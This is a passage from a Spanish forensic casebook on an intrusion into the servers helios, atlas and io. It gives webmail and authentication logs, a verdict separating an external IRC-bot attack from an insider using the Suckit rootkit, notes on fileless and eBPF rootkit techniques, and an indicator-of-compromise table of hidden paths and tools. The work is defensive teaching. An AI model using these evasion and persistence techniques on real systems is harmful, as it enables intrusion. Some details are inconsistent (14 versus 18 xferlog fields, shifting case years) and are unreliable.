Tue Apr 22 09:37:59 2003 - [4169] (198.51.100.98) duende - logout - duende-session
     -0.804237188612209
Tue Apr 22 11:56:42 2003 - [30704] (198.51.100.98) duende - login - duende-session
     -0.669937722691433
Tue Apr 22 11:56:50 2003 - [2897] (198.51.100.98) duende - movemsg - move 2 msgs from INBOX to
    mail-trash - ids=<200304221417.HAA58523@s3062.mb00.net>, <200304221419.HAA46889@s3057.mb00.
     net>
Tue Apr 22 11:58:03 2003 - [21150] (198.51.100.98) duende - logout - duende-session
     -0.669937722691433
Tue Apr 22 15:11:53 2003 - [14591] (198.51.100.98) duende - login - duende-session
     -0.693460366762341
Tue Apr 22 15:12:05 2003 - [6175] (198.51.100.98) duende - movemsg - move 5 msgs from INBOX to
    mail-trash - ids=<E1985bi-0002ru-00@atlas.ifm.lab.edu.mx>, <2003422152748.
     h3MKRmO13795@mpmlbx10>,
    <6924985dd293$a62a6696$61aeee19@hqdvipvavlffx.axb>, <E1983t0-0002ii-00@atlas.ifm.lab.edu.mx
     >,
    <1051034740.28257@moses.rbmailsystems.com>
Tue Apr 22 15:12:08 2003 - [9076] (198.51.100.98) duende - logout - duende-session
     -0.693460366762341
Tue Apr 22 16:52:02 2003 - [29842] (198.51.100.98) duende - login - duende-session
     -0.269443440091894
Tue Apr 22 16:52:07 2003 - [16282] (198.51.100.98) duende - logout - duende-session
     -0.269443440091894
Tue Apr 22 18:57:43 2003 - [30686] (198.51.100.98) duende - login - duende-session
     -0.0720823633755607
Tue Apr 22 19:00:55 2003 - [19319] (198.51.100.98) duende - movemsg - move 2 msgs from INBOX to
    mail-trash - ids=<20030423005950.YHTP28651.apk01fe2@GERENCIA>,
    <200304230036.h3N0aZr14036@grupokreativo.com>
Tue Apr 22 19:01:01 2003 - [13036] (198.51.100.98) duende - movemsg - move 1 old msgs from
     INBOX to
    saved-messages
Tue Apr 22 19:01:01 2003 - [13036] (198.51.100.98) duende - logout - duende-session
     -0.0720823633755607
```

Los registros anteriores muestran que el usuario duende si es quien efectivamente accedía a la cuenta de `atlas` y desde ahi hacia `helios`, los números de ip de las máquinas concuerdan con los demás registros vistos anteriormente. El acceso a la cuenta de correo y su actividad dentro de ella muestra que el usuario en verdad estaba leyendo y enviando correo. Actividad muy rara esta de responder y ordenarle el correo a aquel a quien se le esta usurpando su identidad. También se tiene registro del origen y destino del correo además la posibilidad de revisar su contenido, pero esto no tiene importancia para este caso, solo se necesitan los tiempos de acceso y origen de la conexión para poder correlacionar los eventos.

Con los indicios extraídos del servidor de correo `io`, las marcas temporales en inodos de `helios`, las bitácoras de autenticación de `atlas` y la concordancia de las direcciones IP residenciales del proveedor local, todas las piezas del caso quedaron formalmente articuladas. El análisis pericial disponía del sustento fáctico para emitir su veredicto definitivo: separar con precisión el ataque externo oportunista (los bots de IRC) de la intrusión interna dirigida (el espionaje mediante Suckit y el sniffer de terminal), sintetizando las conclusiones en el dictamen técnico entregado a las autoridades de la institución, expuesto en el Capítulo 14.

Trazabilidad de sesiones de webmail y privacidad

En las bitácoras de OpenWebMail se aprecian identificadores de sesión (`duende-session-0.269443440091894`) y comandos de movimiento de mensajes (`movemsg`). £Qué precauciones procesales y de cadena de custodia debe observar un perito informático antes de inspeccionar el contenido de correos electrónicos privados para no vulnerar el secreto de las comunicaciones ni invalidar la prueba judicialmente?

Perspectiva forense contemporánea: auditoría de correo en la nube empresarial

En 2004, los buzones de correo residían en archivos mbox planos en `/var/mail/` o directorios Maildir en FreeBSD, y las acciones de webmail se auditaban en archivos de texto locales. En la actualidad, con plataformas como Microsoft 365 Exchange Online o Google Workspace, el peritaje de correo exige extraer bitácoras unificadas de auditoría (*Unified Audit Log* - UAL) mediante PowerShell o Graph API. Eventos críticos como `MailItemsAccessed` permiten certificar con precisión qué mensajes específicos fueron sincronizados o visualizados por un atacante que hubiera vulnerado una cuenta mediante ataques de fatiga de MFA o robo de tokens de sesión.

Parte IV

Veredicto, atribución y perspectiva actual

Capítulo 14

Veredicto pericial y síntesis del caso

La fase final de toda investigación pericial consiste en integrar la totalidad de los indicios materiales, marcas de tiempo y correlaciones de red en una hipótesis concluyente que reconstruya la mecánica de los hechos y determine el grado de afectación real de la infraestructura evaluada.

14.1 Doble vector de intrusión y perfil de los atacantes

El análisis forense integral demuestra con certeza pericial la convergencia de **dos intrusiones de naturaleza e intencionalidad claramente diferenciadas**, comparadas en el Cuadro 14.1:

1. **La intrusión oportunista externa (servicios parásitos):** El punto de acceso inicial a la infraestructura fue el servicio FTP, complementado con intentos de explotación sobre Samba y montajes NFS. La causa determinante de este acceso fue la debilidad en la política de contraseñas de los usuarios locales; se identificó que las cuentas `cgarcia`, `alopez` y `jvaldez` fueron vulneradas mediante ataques de fuerza bruta basados en diccionarios debido a la simplicidad de sus claves.

   El objetivo principal de este actor externo fue el despliegue de servidores IRC clandestinos y bots de retransmisión para apropiarse del ancho de banda y la capacidad de cómputo del servidor. Este tipo de atacantes busca preservar los servicios activos pasando inadvertidos, sin sustraer bases de datos ni causar daño destructivo a los sistemas operativos.

2. **La intrusión interna y espionaje administrativo:** Los artefactos localizados en el directorio `/dev` revelan un segundo ataque, cronológicamente independiente

Dimensión	Intrusión 1: oportunista externa	Intrusión 2: espionaje interno
Vector de entrada	Fuerza bruta FTP / Cuentas con claves débiles (`cgarcia`, `alopez`)	Acceso a consola local / Aprovechamiento del desconcierto
Móvil principal	Apropiación de ancho de banda y CPU para bots IRC (*psyBNC*, *Eggdrop*)	Espionaje de contraseñas de `root`, intercepción de correo y control nodal
Herramientas clave	`in.ftpd`, `emech`, `psybnc`, scripts de retransmisión	Rootkit Suckit (`sk`, `init!`), sniffer `in.telnetd`, `clean!`
Evasión empleada	Directorios ocultos (`...`, `.king`)	Parcheo de kernel vía `/dev/kmem`, atributos `chattr +i`, sufijo !
Perfil técnico	Automatizado, oportunista, dispersión geográfica internacional	Usuario con acceso físico al edificio, conocimiento de topología, torpeza operativa

Tabla 14.1: Matriz comparativa de los dos vectores de intrusión convergentes.

y posterior al despliegue de los servicios IRC. El móvil fundamental de este segundo evento fue la obtención del control absoluto del equipo, la interceptación de las contraseñas de `root` en caso de que fuesen reemplazadas por el personal de cómputo, y la captura de información confidencial de las cuentas de usuario mediante *sniffers* locales.

La coexistencia temporal y la divergencia metodológica entre ambos ataques se esquematizan en la Figura 14.1.




Figura 14.1: Esquema pericial de los dos ciclos de ataque independientes identificados en la investigación.

El inicio de este segundo vector coincide temporalmente con la sustitución preventiva de contraseñas de administración en todas las máquinas departamentales. Fue inmediatamente después de dicho cambio cuando aparecieron las primeras evidencias de espionaje sobre el tráfico de red. La evidencia sugiere que el hallazgo inicial de los servicios IRC alentó a un usuario local a ejecutar sus propias acciones maliciosas, amparándose en la confusión generada por la intrusión externa preliminar.

La impericia técnica en la instalación del *rootkit* —reflejada en errores al fijar atributos de inmutabilidad y la omisión de modificar los propietarios originales de los archivos

bajo `/dev`— indica un atacante con conocimientos teóricos básicos de *cracking*, muy distante de la sofisticación de los operadores externos tradicionales.

14.2 Evaluación de responsabilidad y atribución local

La investigación de los servidores bajo administración departamental demostró que el interés del intruso se concentró exclusivamente en `helios`, `atlas` e `io`, las máquinas nodales del centro de cómputo. El atacante conocía con precisión la arquitectura de hardware, la función operativa y la ubicación física exacta de los gabinetes dentro del campus:

- Las auditorías sobre los conmutadores y subredes adyacentes demostraron que no existieron ataques ni accesos anómalos contra sistemas ubicados fuera del edificio departamental.
- Un actor remoto externo carece de los medios para inferir la distribución física y la relación de confianza funcional que unía a estos servidores específicos.

El patrón de actividad registrado en la cuenta `duende` evidencia un conocimiento directo del compromiso del sistema y la tenencia de múltiples herramientas ofensivas empleadas en el ataque. La ejecución de estos binarios, la inspección no autorizada de correspondencia electrónica en el servidor de correo y el intento deliberado de ocultar la evidencia modificando la propiedad de los archivos de `duende` a `root` comprometen formalmente la responsabilidad de dicha cuenta.

El estándar jurídico de la atribución: cuenta frente a persona física

En el derecho procesal y la práctica forense judicial, existe una distinción capital entre demostrar la autoría de una **cuenta digital** y atribuir el hecho a una **persona física**:

- La evidencia pericial sobre `helios`, `atlas` e `io` demostró de manera directa e irrefutable que las acciones maliciosas fueron ejecutadas por la cuenta `duende` y desde direcciones IP asignadas a conexiones locales de Morelia.
- Para trasladar la responsabilidad pericial hacia la persona titular de la cuenta en un proceso judicial, el perito debe respaldarse en la *prueba indiciaria concurrente*: correlación de horarios de presencia física en el laboratorio, titularidad de la línea telefónica del ISP certificada por orden judicial, testimonios y ausencia de indicios de usurpación o malware en el equipo personal del sospechoso.

14.3 Medidas de contención, remediación y cierre pericial

Como parte de la estrategia de contención y saneamiento:

- Los servidores afectados fueron retirados de producción y sustituidos por equipos nuevos desde el inicio de los exámenes *post-mortem*. Tras dicho reemplazo, cesaron de manera definitiva los intentos de conexión anómalos contra la infraestructura, un patrón incompatible con escaneos externos desasociados.
- Se implementaron señuelos periciales (*honeypots*) para monitorizar potenciales reincidencias sin comprometer datos reales.
- Las instituciones y redes externas cuyos equipos figuraban comprometidos como nodos de retransmisión fueron notificadas a través de sus respectivos equipos de respuesta a incidentes (CERT).

Con este dictamen pericial, la administración de sistemas dio por concluidas las indagatorias formales del incidente y procedió a la entrega oficial del informe técnico a las autoridades de la institución, tras acumular más de 180 horas de trabajo pericial de campo y análisis documental exhaustivo.

Defensa del dictamen pericial en juicio oral

Si la defensa legal del sospechoso alegara en sede judicial que un intruso externo desconocido vulneró la cuenta `duende` mediante un troyano para incriminarlo falsamente (*the Trojan Horse defense*), £qué elementos técnicos recabados en este peritaje (correlación de accesos locales, archivos de configuración de Midnight Commander, atributos de inmutabilidad erróneos y accesos simultáneos) sustentan de forma sólida la hipótesis pericial del informe?

Capítulo 15

Lecciones aprendidas y perspectiva forense contemporánea

El análisis pericial de una intrusión compleja en sistemas de producción permite distinguir con claridad los elementos tecnológicos coyunturales de los principios metodológicos permanentes en la seguridad informática. Al contemplar los hechos investigados a través de dos décadas de evolución disciplinar (2005–2025), se constata que si bien los entornos de ejecución han cambiado radicalmente de escala y abstracción, la lógica subyacente del adversario y los axiomas de la investigación pericial conservan una vigencia inalterable.

15.1 Evolución técnica: del almacenamiento físico a los entornos elásticos

En los albores del siglo XXI, la investigación pericial en sistemas Unix y Linux se concebía como un procedimiento predominantemente físico y centrado en el almacenamiento magnético:

- **El medio material y la adquisición:** La evidencia residía en platos magnéticos con sectores de 512 bytes, conectados físicamente por interfaces IDE/ATA o controladoras SCSI. Los tiempos de transferencia eran lentos (algunos megabytes por segundo) y la clonación física requería horas de intervención junto al gabinete del servidor utilizando puentes bloqueadores de escritura por hardware (*hardware write-blockers*) o invocaciones directas a `dd` con parámetros de sincronización (`conv=noerror,sync`).
- **El sistema operativo y los sistemas de archivos:** El kernel Linux (ramas 2.2 y 2.4) operaba con una arquitectura monolítica clásica. El sistema de archivos dominante, Ext2, carecía por diseño de bitácora transaccional (*journaling*). Es-

ta particularidad estructural convertía a la eliminación de archivos mediante `unlink()` en un proceso determinista: la entrada de directorio se desasociaba y el inodo se marcaba como libre, pero los punteros directos, indirectos y los bloques de datos permanecían inmaculados en los sectores físicos, posibilitando la recuperación íntegra de binarios y scripts mediante *unrm* y tallado de datos (*file carving*).

- **El instrumental analítico fundacional:** El repertorio técnico del perito dependía de conjuntos de utilidades en línea de comandos compiladas estáticamente: *The Coroner's Toolkit* (TCT) de Dan Farmer y Wietse Venema, las primeras versiones de *The Sleuth Kit* (TSK) de Brian Carrier, la inspección manual de estructuras en `/proc`, y la auditoría diferencial mediante paquetes RPM o bases de datos de Debian.

En las infraestructuras de cómputo contemporáneas, el panorama pericial se enfrenta a capas sucesivas de virtualización, cifrado y elasticidad que imposibilitan el acceso físico directo al sustrato de almacenamiento:

- **Sistemas de archivos modernos y cifrado en reposo:** La adopción universal de sistemas de archivos transaccionales (Ext4, XFS, Btrfs, ZFS) y de mecanismos de asignación diferida (*delayed allocation*) altera dinámicamente la disposición de los bloques. Adicionalmente, el cifrado de volumen completo (*Full Disk Encryption* mediante dm-crypt/LUKS) significa que una copia bit a bit del medio físico resulta inútil sin la extracción previa de las claves criptográficas residentes en la memoria viva del sistema.
- **Almacenamiento distribuido y abstracción en la nube:** En plataformas de hiperconvergencia y computación en la nube (AWS, Azure, Google Cloud Platform), el concepto de un disco rígido unitario desaparece en favor de volúmenes lógicos en red (EBS, Persistent Disks) gestionados por software. La adquisición forense pasa de la conexión física a la orquestación de instantáneas criptográficas (*snapshots*) a través de las interfaces de programación de aplicaciones (APIs) del proveedor de nube.

15.2 La revolución del análisis de memoria volátil (RAM): de la swap a Volatility

Una de las transformaciones doctrinales más profundas entre 2005 y 2025 reside en la jerarquía del orden de volatilidad y la primacía otorgada a la memoria de acceso aleatorio.

Durante la investigación de `helios`, la memoria volátil era considerada un recurso de difícil captura y preservación pericial. Las herramientas de la época se limitaban a la lectura rudimentaria de los dispositivos de caracteres `/dev/mem` y `/dev/kmem` (que los propios rootkits desactivaban o manipulaban), la inspección del pseudofichero `/proc/kcore`, o el análisis estático de las particiones de intercambio (*swap*). Si el servidor requería ser aislado, el procedimiento habitual era el corte de suministro o el apagado controlado para priorizar el análisis forense *post-mortem* del disco.

En la actualidad, apagar un servidor sin antes capturar su memoria RAM se considera un error metodológico grave:

1. **Adquisición de memoria en caliente:** El empleo de módulos especializados cargados en el espacio de núcleo, tales como LiME (*Linux Memory Extractor*), AVML (*Acquire Volatile Memory for Linux*) o fmem, permite realizar un volcado bit a bit del espacio de direccionamiento físico completo sin corromper la evidencia en ejecución.
2. **Frameworks de ingeniería forense en memoria:** Plataformas analíticas avanzadas como *Volatility 3* y *Rekall* permiten reconstruir el estado interno exacto del kernel en el momento del incidente a través de perfiles de depuración e interfaces de información de tipos del kernel (*Kernel Debugging Information* / BTF):
   - Reconstrucción de la lista enlazada de descriptores de procesos (`task_struct`) para detectar procesos desenganchados mediante técnicas de *DKOM* (*Direct Kernel Object Manipulation*).
   - Inspección de descriptores de archivos virtuales, sockets de red y conexiones TCP/UDP que nunca se registraron en disco.
   - Recuperación de claves maestras de cifrado TLS/SSL, llaves de descifrado de volúmenes LUKS y contraseñas en claro residentes en los espacios de direcciones de procesos como `sshd` o servicios web.
3. **Amenazas sin archivos (*Fileless Malware*):** El malware moderno en plataformas Linux aprovecha llamadas al sistema contemporáneas como `memfd_create()`, que permite instanciar ejecutables directamente en memoria anónima y ejecutarlos a través de `execveat()` sin escribir un solo byte en el sistema de archivos físico, burlando por completo los analizadores de integridad de archivos tradicionales.

15.3 El paradigma de Kernel eBPF: la nueva frontera entre defensa y evasión

En la época del caso de `helios`, la cúspide de la sofisticación ofensiva estaba encarnada por el rootkit *Suckit*, cuya innovación radicaba en inyectar código directamente en el kernel en caliente a través de `/dev/kmem` sin recurrir a la carga convencional de módulos dinámicos (*LKM*), interceptando la tabla de vectores de interrupción y las llamadas al sistema (`sys_call_table`) para ocultar archivos con sufijo ! y enmascarar procesos.

Veinte años después, esa misma disputa por el control del anillo cero del procesador (*Ring 0*) se ha trasladado al subsistema **eBPF** (*Extended Berkeley Packet Filter*):

- **eBPF como instrumento defensivo de observabilidad:** En el entorno defensivo moderno, eBPF ha revolucionado la telemetría pericial. Tecnologías como Tetragon (Cilium), Tracee (Aqua Security) y Falco permiten acoplar sondas dinámicas (*kprobes*, *tracepoints*) a las funciones neurálgicas del kernel para regis-

trar la ejecución de binarios, la apertura de sockets y la elevación de privilegios en tiempo real, con una sobrecarga despreciable y sin riesgo de inducir pánicos en el núcleo (*kernel panics*), gracias a la verificación estática en tiempo de carga.

- **La emergencia de los rootkits basados en eBPF:** De manera simétrica, los atacantes avanzados han adoptado eBPF como el sucesor natural de *Suckit*. Proyectos ofensivos contemporáneos (como *Boopkit*, *TripleCross* y *Bad BPF*) demuestran que es posible utilizar programas eBPF maliciosos para alterar el valor de retorno de llamadas al sistema como `sys_getdents64()` (ocultando archivos y procesos de manera idéntica a los troyanos clásicos de 2005) o reescribir paquetes de red mediante programas XDP (*eXpress Data Path*), todo ello sin modificar un solo archivo en disco y eludiendo las auditorías de módulos del kernel tradicionales.

15.4 Infraestructura efímera, contenedores y análisis forense en la nube (Cloud DFIR)

Otro cambio de paradigma radical reside en la transición desde servidores departamentales de propósito múltiple hacia arquitecturas de microservicios contenerizados y orquestados mediante Kubernetes:

- **La efimeridad de la evidencia:** En 2005, el servidor `helios` permanecía encendido durante meses o años, acumulando bitácoras continuas en `/var/log`. En un clúster de Kubernetes actual, un contenedor (*pod*) comprometido puede tener una vida útil de segundos o minutos. Si el orquestador detecta una anomalía o una sobrecarga de CPU originada por un bot parásito y reinicia el contenedor, la capa de escritura volátil del contenedor (*OverlayFS*) y su memoria se destruyen de forma irrevocable.
- **Aislamiento de namespaces vs. compromiso del host:** Mientras que en 2005 el atacante operaba directamente sobre el sistema de archivos raíz global, el análisis forense moderno en contenedores debe evaluar los límites de aislamiento (*Linux namespaces*, *cgroups*, perfiles de *AppArmor* y *seccomp*). El perito contemporáneo debe determinar si el atacante permaneció confinado dentro del contenedor o si logró una fuga hacia el nodo anfitrión (*container breakout*) explotando configuraciones privilegiadas (`-privileged`) o sockets montados indebidamente (como el socket UNIX de Docker).
- **Centralización inmutable de telemetría:** Ante la volatilidad de los entornos de nube, la investigación pericial contemporánea depende de la ingestión en tiempo real de registros hacia repositorios inmutables (sistemas SIEM como Elastic, Splunk o Chronicle, complementados con bitácoras de auditoría de plano de control como AWS CloudTrail o Kubernetes Audit Logs). El análisis ya no inicia leyendo bitácoras locales en texto plano en el servidor atacado, sino consultando registros criptográficamente sellados en repositorios remotos.

15.5 Matriz comparativa de evolución pericial: 2005 vs 2025

Las transformaciones operativas y metodológicas experimentadas por la disciplina de Respuesta a Incidentes y Análisis Forense Digital (DFIR) a lo largo de este período se sintetizan en el Cuadro 15.1.

Dimensión técnica	El escenario fundacional (2005)	El panorama contemporáneo (2025)
Sustrato de datos	Discos magnéticos IDE/SCSI de 20 GB, sectores físicos directos, sin cifrado.	Almacenamiento elástico en la nube (SAN/EBS), SSDs NVMe, cifrado ubicuo LUKS/KMS.
Adquisición forense	Clonación física bit a bit (`dd`, bloqueadores IDE). Resguardo físico en caja fuerte.	Instantáneas de volúmenes en nube (*API snapshots*), exportación de capas *OverlayFS*.
Tratamiento de RAM	Volatilidad secundaria; inspección parcial con `/dev/kmem` o análisis de partición swap.	Primer paso ineludible. Captura con LiME/AVML y análisis forense avanzado con *Volatility 3*.
Integridad de archivos	Cotejo con base de datos RPM (`rpm -V`), desensamblado con `strings` y `gdb`.	Agentes EDR a nivel de kernel, firmas criptográficas IMA (*Integrity Measurement Architecture*).
Persistencia y malware	Binarios SUID ocultos, atributos `chattr +i`, rootkits en `/dev/kmem` (*Suckit*).	Malware sin archivos (`memfd_create`), persistencia vía eBPF, fugas de contenedores.
Auditoría y bitácoras	Registros locales en texto claro (`syslog`, `wtmp`, `xferlog`, contabilidad `acct`).	Telemetría centralizada en tiempo real (SIEM), eBPF tracepoints, auditoría de plano de nube.
Marco metodológico	Procedimientos ad-hoc periciales basados en herramientas TCT y TSK.	Estandarización internacional formal (ISO/IEC 27037, NIST SP 800-86, MITRE ATT&CK).

Tabla 15.1: Matriz comparativa de la práctica forense digital en plataformas Unix/Linux: 2005 frente a 2025.

15.6 Principios fundamentales y persistencia de patrones de ataque

Frente a la constante renovación de herramientas y plataformas, resulta aleccionador comprobar cómo los vectores esenciales identificados en este caso continúan manifestándose con idéntica vigencia en los incidentes modernos:

1. **La debilidad en la gestión de credenciales:** El vector de entrada inicial fue una contraseña vulnerable en un servicio de transferencia de archivos (FTP). En el panorama actual, el robo de credenciales, el relleno de credenciales (*credential stuffing*) y la captura de tokens de sesión continúan representando más del 80 % de los accesos iniciales según los reportes anuales de brechas de seguridad. La respuesta técnica más efectiva sigue siendo la eliminación del texto plano y el despliegue universal de autenticación multifactor (MFA) robusta basada en estándares FIDO2/WebAuthn.

2. **La amenaza interna (*Insider Threat*):** El hallazgo más relevante de esta pericia

fue la convergencia entre un atacante oportunista remoto y un actor local que intentó aprovechar el incidente para sus propios fines de espionaje. La literatura actual confirma que las amenazas internas causan un impacto desproporcionadamente crítico en las organizaciones, precisamente porque el actor interno conoce la topología, los procedimientos de respuesta y la ubicación exacta de los activos neurálgicos.

3. **La persistencia y el camuflaje:** Las técnicas empleadas para encubrir la actividad en `helios` (modificar atributos inmutables con `chattr +i`, ocultar directorios bajo `/dev`, suplantar binarios del sistema) encuentran su reflejo contemporáneo exacto en los ataques clasificados por la matriz MITRE ATT&CK bajo la táctica de *Living off the Land* (LotL) y *Defense Evasion*, donde los intrusos manipulan utilidades nativas legítimas del sistema operativo para evadir las alertas de los sistemas de detección.

Contraste metodológico: la pericia ante el malware sin archivos

Imagine que en un servidor Linux actual observa un proceso con un uso anómalo de red y CPU similar al exhibido por `popclean` o `emech`. Al ejecutar `ls -l /proc/<PID>/exe`, el enlace apunta a un archivo eliminado con la leyenda `(deleted)` o a una referencia en memoria anónima `memfd:payload (deleted)`. £Qué llamada al sistema contemporánea generó este comportamiento? £Cómo extraería el binario íntegro para su análisis de ingeniería inversa directamente desde el descriptor de archivos en `/proc/<PID>/fd/` sin reiniciar el proceso?

15.7 Epílogo para el analista de seguridad y administrador de sistemas

El ejercicio de la ciencia forense digital y la administración defensiva exige una disciplina intelectual permanente: la desconfianza metódica hacia lo evidente, el respeto estricto por la cadena de custodia y la convicción pericial de que en un sistema computacional todo evento deja una huella identificable.

Quien domine los fundamentos técnicos documentados en este libro —el examen directo de estructuras de bajo nivel, la lectura crítica de bitácoras, el desensamblado de código malicioso y la correlación cronológica de marcas temporales de inodos— comprenderá con solvencia profesional los sistemas de defensa y respuesta del presente y del futuro. Las plataformas pueden transmutar del silicio físico a la abstracción de contenedores en la nube, pero la lógica de la evidencia digital y la arquitectura conceptual de Unix permanecen intactas.

Axioma pericial permanente: el principio de intercambio de Locard

Aunque las infraestructuras hayan transitado de los platos magnéticos de 20 GB a los clústeres elásticos distribuidos, el axioma fundamental de la criminalística formulado por Edmond Locard en 1910 permanece inalterable: *«Toute action de l'homme laisse des traces»* («Toda acción humana deja rastros»). La misión pericial consiste en saber dónde buscar cuando el atacante cree haber borrado el rastro: si no es en el disco físico, será en los metadatos de las llamadas a API, en los volcados de memoria volátil, en las trazas de eBPF, en los registros inmutables de red o en las firmas criptográficas de las transacciones.

Parte V

Apéndices técnicos y guías prácticas

Capítulo A

Catálogo de indicadores de compromiso (IoCs)

En este apéndice se compendian los artefactos maliciosos, rutas sospechosas y atributos de persistencia identificados durante la investigación pericial en el servidor `helios`.

A.1 Rutas y binarios clave identificados

Ruta del artefacto	Propietario / permisos	Descripción / función detectada
`/dev/ptyp`	`root:root (drwxr-xr-x)`	Directorio oculto de depósito y scripts
`/dev/ptyp/energyb`	`root:root (rwxr-xr-x)`	Bot IRC con soporte DCC y retransmisión
`/dev/ptyp/psybnc`	`root:root (rwxr-xr-x)`	Bouncer IRC para encubrimiento de conexiones
`/usr/lib/popclean`	`root:root (-u-ia--)`	Binario modificado con atributo inmutable
`/usr/local/lib/dsniff.services`	`root:root (-u-ia--)`	Capturador y analizador de credenciales de red
`/tmp/...`	`duende:duende (drwxrwxrwx)`	Directorio temporal de desempaque de malware

Tabla A.1: Artefactos y ejecutables sospechosos identificados en el sistema comprometido.

A.2 Atributos especiales de archivos del sistema

Varios de los ejecutables troyanizados fueron fijados con atributos especiales de Ext2 para evitar su eliminación o modificación incluso por el usuario `root`:

- **Atributo inmutable (`+i`):** Impide que el archivo sea modificado, renombrado, eliminado o sobreescrito. Solo puede removerse restableciendo explícitamente el atributo con el comando `chattr -i`.
- **Atributo de adición únicamente (`+a`):** Restringe la apertura del archivo únicamente para agregar información al final, bloqueando el truncamiento o borrado.

Capítulo B

Transcripción y compendio de bitácoras periciales

A lo largo de la investigación pericial se procesaron decenas de miles de líneas de registros de auditoría provenientes de múltiples subsistemas de autenticación, transferencia de archivos, contabilidad de procesos y servicios de red en los servidores `helios`, `atlas` e `io`.

Para preservar el ritmo pedagógico y la fluidez analítica de la obra, los capítulos precedentes concentraron su exposición en los fragmentos con valor probatorio directo. Este apéndice reúne y analiza sistemáticamente la estructura de los registros más representativos, proporcionando un catálogo de referencia para el cotejo forense y la formación pericial.

B.1 Registros de autenticación y control de acceso (`auth.log` y `wtmp`)

La bitácora `auth.log` (gestionada por el subsistema `syslogd` a través de la infraestructura PAM, *Pluggable Authentication Modules*) constituye la fuente primaria para verificar la validez de las credenciales, el origen geográfico o de red de las sesiones y los intentos de elevación de privilegios.

B.1.1 Registro de accesos concurrentes y sesiones clandestinas

El siguiente extracto ilustra la secuencia temporal en que se produjeron los primeros accesos no autorizados mediante conexiones conmutadas y enlaces DSL, combinando sesiones interactivas con transferencias de datos:

```
# Extracto cronologico consolidado de /var/log/auth.log y wtmp en helios
Apr  8 05:30:22 helios login[1234]: FAILED LOGIN (1) on `pts/2' from `200-161-199-225.dsl.
     telesp.net.br'
Apr  8 05:30:29 helios PAM_unix[1234]: (login) session opened for user proa by (uid=0)
Apr  8 05:33:02 helios PAM_unix[1262]: (login) session opened for user proa by (uid=0)
Apr  8 05:36:23 helios PAM_unix[4402]: (login) session opened for user proa by (uid=0)
Apr  8 05:36:51 helios su[4404]: - pts/5 proa-irc
Apr  8 05:38:01 helios PAM_unix[4430]: (cron) session opened for user mail by (uid=0)
Apr  8 05:43:05 helios PAM_unix[4588]: (login) session opened for user proa by (uid=0)
Apr  8 10:04:22 helios PAM_unix[7098]: (login) session opened for user apached by (uid=0)
Apr  8 10:04:34 helios su[7099]: - pts/11 apached-smtpd
Apr  8 10:07:23 helios PAM-securetty[7123]: access denied: tty 'pts/7' is not secure!
Apr  8 10:07:27 helios login[7123]: FAILED LOGIN (1) on `pts/7' from `198.18.1.45' FOR `smtpd'
Apr  8 10:08:36 helios PAM_unix[7207]: (login) session opened for user apached by (uid=0)
Apr  8 10:08:39 helios su[7208]: + pts/7 apached-smtpd
Apr  8 10:08:39 helios PAM_unix[7208]: (su) session opened for user smtpd by apached(uid=1)
Apr  8 14:08:44 helios PAM_unix[9147]: (login) session opened for user zopilote by (uid=0)
Apr  8 14:11:36 helios PAM_unix[9228]: (ssh) session opened for user root by (uid=0)
Apr  8 14:13:02 helios PAM_unix[9228]: (ssh) session closed for user root
Apr  8 14:33:15 helios PAM_unix[9372]: (ftp) session opened for user proa by (uid=0)
```

Interpretación pericial de las marcas de auditoría PAM

- La línea `su[4404]: - pts/5 proa-irc` indica un intento fallido de cambio de usuario (`-`) de `proa` hacia la cuenta del sistema `irc`.
- Por el contrario, la línea `su[7208]: + pts/7 apached-smtpd` con el signo positivo (`+`) demuestra una escalada de identidad exitosa hacia el usuario `smtpd`.
- La presencia reiterada de `PAM-securetty: access denied` constata que el atacante intentó iniciar sesión directamente como superusuario a través de pseudoterminales de red (`pts/X`), política bloqueada por el archivo de seguridad `/etc/securetty`, obligándolo a utilizar cuentas señuelo para escalar internamente.

B.2 Registros de transferencia FTP (`xferlog`)

El servicio FTP (`wu-ftpd` / `in.ftpd`) operó como el vector primordial de descarga de los paquetes comprimidos que contenían el código fuente de los servidores clandestinos y scripts de compilación. El formato estándar del archivo `/var/log/xferlog` se descompone técnicamente en 14 campos posicionales obligatorios, resumidos en el Cuadro B.1.

B.2.1 Transcripción pericial de la descarga de artefactos maliciosos

A continuación se reproduce el segmento de transferencias donde se constata la subida deliberada de los módulos del bot IRC y los kits de encubrimiento hacia el direc-

Campo	Denominación	Significado y valores representativos
1–5	Fecha y hora	Registro cronológico en formato `DDD MMM dd hh:mm:ss YYYY`.
6	Duración (*transfer-time*)	Tiempo total de la transferencia expresado en segundos.
7	Host remoto	Dirección IP o nombre FQDN resuelto de la máquina cliente.
8	Tamaño en bytes	Volumen total de datos transferidos a través del socket.
9	Nombre de archivo	Ruta absoluta o relativa del objeto almacenado o descargado.
10	Tipo de transferencia	`a` (modo ASCII) o `b` (modo binario).
11	Bandera de acción especial	`C` (comprimido), `U` (descomprimido), `T` (*tarred*), `_` (ninguna).
12	Dirección del flujo	`o` (*outgoing*, descarga hacia cliente) o `i` (*incoming*, subida al servidor).
13	Modo de acceso	`a` (anónimo), `g` (*guest*), `r` (usuario local autenticado).
14	Nombre de usuario	Identificador de cuenta utilizado en la autenticación.
15	Servicio	Nombre del protocolo invocado (usualmente `ftp`).
16	Método de autenticación	`0` (sin autenticación especial) o `1` (identificación RFC 931).
17	Usuario autenticado	ID de usuario remoto si fue verificado vía *identd*, o `*`.
18	Estado de finalización	`c` (*complete*, exitoso) o `i` (*incomplete*, abortado).

Tabla B.1: Estructura técnica de los campos posicionales del registro `xferlog`.

torio del usuario duende:

```
# Transcripcion de transferencias entrantes (incoming) hacia el sistema de archivos
Tue Apr 13 02:12:04 2004 1 203.0.113.124 152841 /home/duende/b.tar.gz b _ i r duende ftp 0 * c
Tue Apr 13 02:14:18 2004 1 203.0.113.124 845201 /home/duende/psy.tar.gz b _ i r duende ftp 0 *
     c
